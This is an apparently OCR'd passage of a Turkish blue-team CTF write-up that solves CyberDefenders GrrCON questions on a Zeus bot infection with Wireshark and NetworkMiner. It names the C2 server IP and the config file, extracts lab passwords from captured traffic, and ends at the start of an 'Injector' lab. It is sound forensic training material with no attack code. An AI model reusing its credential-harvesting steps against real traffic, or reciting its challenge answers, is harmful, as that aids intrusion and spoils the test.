
7. IR: According to the IDS alert, the Zeus bot attempted to ping an external website to verify connectivity. What was the IP address of the website pinged?


Yedinci sorumuzda IDS verilerine göre Zeus zararlısı bağlantıyı kurup kurmadığını test etmek için bir web sitesine istek göndermiş. Bu sitenin IP adresini soruyor. Bunun için beşinci sorumuzda yer alan adımları takip ettiğimizde görsel içerisinde cevabımızın 74.125.225.112 olduğunu görüyoruz. www.abuseipdb.com/check/74.125.225.112 sorgusu yaptığımız zamanda host'un googleye ait olduğu görülüyor.



8. PCAP: It's critical to the infrastructure team to identify the Zeus Bot CNC server IP address so they can block communication in the firewall as soon as possible. Please provide the IP address?


Sekizinci soruda güvenlik duvarında iletişimi en kısa sürede engelleyebilmesi için Zeus Bot CNC sunucusunun IP adresini tanımlamak altyapı ekibi için çok önemlidir. Lütfen IP adresini girin demiş. Bunun için önceden kullanmış olduğumuz bir yöntem vardı Dosya -> Nesneleri Dışa Aktar -> HTTP seçeneği bu sayede application/octet-stream ibaresini buluyor, içerik türü ibaresine bir tık atarak virüslü dosyanın kendisine ulaşma birebir analiz etme imkanı buluyorduk. Bende öyle yaptım ve Ana Makine Adı kolonunda IP adresini tespit ettim; 88.198.6.20


GrrCON.pcapng
DOSYA
Düzenle
Görünüm
Git
Yakala
Analiz
İstatistikler
Telefon
Aç Ctrl+O
Son Kullanılanlardan Aç
Birleştir...
Hex Dökümünden içe aktar...
Kapat Ctrl+W
Kaydet Ctrl+S
Farklı Kaydet... Ctrl+Shift+S
Dosya Kümesi
Belirtilen Paketleri Dışa Aktar...
Paket Diseksiyonlarını Dışa Aktar
Paket Baytlarını Dışa Aktar... Ctrl+Shift+X
PDU'ları Dosyaya Aktar...
TLS Oturum Anahtarlarını Dışa Aktar...
Nesneleri Dışa Aktar
Yazdır... Ctrl+P
Çık Ctrl+Q
DICOM...
HTTP...
IMF...
SMB...
TFTP...
Internet Protocol Version 4, Src: 172.16.0.
Transmission Control Protocol, Src Port: 49
BLUE TEAM
WWW.TURKHACKTEAM.ORG


Wireshark · Dışarı aktar · HTTP nesne listesi
Metin Filtresi:
İçerik türü: Tüm İçerik Türleri
Paket Ana Makine Adı İçerik Türü Boyut Dosya Adı
4245 88.198.6.20 537 bytes gt.php
4637 88.198.6.20 582 bytes gt.php
4639 88.198.6.20 516 bytes gt.php
4641 88.198.6.20 537 bytes gt.php
4643 88.198.6.20 549 bytes gt.php
4645 88.198.6.20 535 bytes gt.php
4647 88.198.6.20 548 bytes gt.php
4649 88.198.6.20 522 bytes gt.php
4657 88.198.6.20 534 bytes gt.php
4661 88.198.6.20 548 bytes gt.php
4667 88.198.6.20 542 bytes gt.php
4675 88.198.6.20 546 bytes gt.php
3679 clients1.google.com application/ocsp-response 463 bytes MEkwRzBFMEMwQTAJBgUrDgMCGgUABBTy
3610 88.198.6.20 application/octet-stream 446 bytes cf.bin
3645 crl.microsoft.com application/pkix-crl 558 bytes CodeSignPCA.crl
3236 www.bing.com application/x-javascript 2091 bytes FdNetIdentityDropdown_c.js
3379 www.bing.com application/x-javascript 2528 bytes RewardsFlyout_c.js
3897 74.204.41.73 application/x-www-form-urlencoded 82 bytes index.php
4282 development.wse.local application/x-www-form-urlencoded 67 bytes wp-login.php
5456 74.204.41.73 application/x-www-form-urlencoded 67 bytes wp-login.php
5717 development.wse.local application/x-www-form-urlencoded 36 bytes wp-pass.php
5743 development.wse.local application/x-www-form-urlencoded 36 bytes wp-pass.php
687 www.bing.com image/gif 42 bytes GLinkPing.aspx?IG=8313fbaa31fb46abb6bf71
Kaydet
Tümünü Kaydet
Önizleme
Kapat
Yardım
BLUE TEAM
WWW.TURKHACKTEAM.ORG

9. PCAP: The infrastructure team also requests that you identify the filename of the ".bin" configuration file that the Zeus bot downloaded right after the infection. Please provide the file name?


Zeus adlı zararlı bulaştıktan bir indirme işlemi yapmış ve bu indirme işleminden sonra indirmiş olduğu nesneyi uzantısı ile birlikte istiyor. Bunun için üstte yer alan(sekizinci soru) penceremden ayrılmıyorum hemen bir yanda ögemin adının cf.bin olduğunu görüyorum.





10. PCAP: No other users accessed the development.wse.local WordPress site during the timeline of the incident and the reports indicate that an account successfully logged in from the external interface. Please provide the password they used to log in to the WordPress page around 6:59 PM EST?


Olayın zaman çizelgesi boyunca başka hiçbir kullanıcı Development.wse.local WordPress sitesine erişmedi ve raporlar, harici arabirimden başarıyla oturum açan bir hesabın olduğunu gösteriyor. Lütfen WordPress sayfasında oturum açmak için kullandıkları parolayı saat 6:59'da (EST) belirtin demiş. Bunun için Networkminer'da analiz yapacağız uzantı değitirmemiz gerekiyor hemen Dosyalar sekmesinden Farklı Kaydet -> WireShark/tcpdump/ seçeneğini seçerek bir isim de koyarak uygun bir yere kaydedin. Kaydedilen pcap dosyanızı Networkminer'da açtıktan sonra Credentials sekmesine gidin burada kullancı adı ve şifreleri göreceksiniz kolaylık açısından altta yer alan kaydırma kısmını kullanarak daha iyi bir görünüm elde edebilirisiniz neyse sorumuza dönecek olur isek bizden 6:59 PM saatinin EST cinsinden çevirmemiz ve Network miner üzerinde parolanın kaç olduğunu bulmamız

gerekiyor.
Ben bu siteneden(UTC to EST Converter - Savvy Time) çevirince 6:59'un 10:59 pm yani gece 22:59'a denk geldiğini gördüm. Ve cevabımın 22:59'da parolasının wM812ugu olduğunu gördüm.




Wireshark · Yakalama Dosyasını Farklı Kaydet
Konum:
vard
Hızlı erişim
Masaüstü
Kitaplıklar
Bu bilgisayar
Ağ
Ad
Değiştirme tarihi
Tür
Ubuntu10-4
11.11.2021 18:29
Dosy
yusuf.pcap
28.03.2022 22:22
Wires
BLUE TEAM
WWW.TURKHACKTEAM.ORG
Dosya adı:
yusuf
Kaydet
Kayıt türü:
Wireshark/tcpdump/... - pcap (*.dmp.gz;*.dmp.
İptal
Yardım
Compress with gzip








11. PCAP: After reporting that the WordPress page was indeed accessed from an external connection, your boss comes to you in a rage over the potential loss of confidential top-secret documents. He calms down enough to admit that the design's page has a separate access code outside to ensure the security of their information. Before storming off he provided the password to the designs page “1qBeJ2Az” and told you to find a timestamp of the access time or you will be fired. Please
provide the time of the accessed Designs page?

Patron bu olası saldırıdan sonra gizli belgelerin sızdırıldığını düşünerek sinirlenmiş. Ama bu gizli

belgelere ulaşmak için ayrı bir kod varmış bunu duyunca sakinleşmiş. Önce şifreyi tasarımlar sayfasına “1qBeJ2Az” verdi ve erişim süresinin zaman damgasını bulmanız gerektiğini söyledi, aksi takdirde işten çıkarılacak.
Lütfen erişilen tasarımlar sayfasının saatini belirtin demiş. Bunun için arama kısmına frame contains "1qBeJ2Az" && http.request.method == POST kodunu girdim ve UTC zamanını görüntülemek için üst sekmeden Görünüm -> Zaman Görüntüleme Biçimi -> UTC Yılı, Yılın Günü ve Günün Saati seçeneğini seçtim ve ana ekrana dönünce cevabımın 23:04:04 UTC olduğunu gördüm.







- Son -

Injector

İçindekiler;
- Başlama
- Kullanılan Programlar
- Soruların Çözümü
- Son

Selamlar, bugün "CyberDefenders: Blue Team CTF Challenges" sitesi üzerinde bulunan "Injector" adlı labın hafıza raporunu inceleyip, çözümünü gerçekleştireceğiz.


CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.(cyberdefenders.org).


Kullanılan Programlar:

